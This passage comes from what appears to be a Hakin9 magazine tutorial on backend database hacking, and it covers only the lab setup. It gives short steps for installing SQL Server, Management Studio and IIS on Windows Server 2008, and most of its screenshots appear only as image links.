



Complete the installation as it's simple to do so. After both installations you will be required for reboot. Now, let's move our focus back to SQL Server installation.

Now, run the setup and you will see the following screen to start the new installation





Follow the process as shown below.






Set the password and continue as shown below sequentially



If all goes well then you will see the following screen confirming successful installation.





Now, install the management studio so that you can manage this server. This should be okay as we did the SQL Server installation.

Tutorial 2 – Vulnerable Web Application Setup


Setup IIS Server on Windows Server 2008

Now, we will setup IIS Server, run the manager server and add the role as shown below to install IIS Server.






Select Web (IIS) Server




Finish installation as shown below

Hakin9 | Backend Database Hacking by Raheel Ahmad




Successful installation would end in the following screen as shown

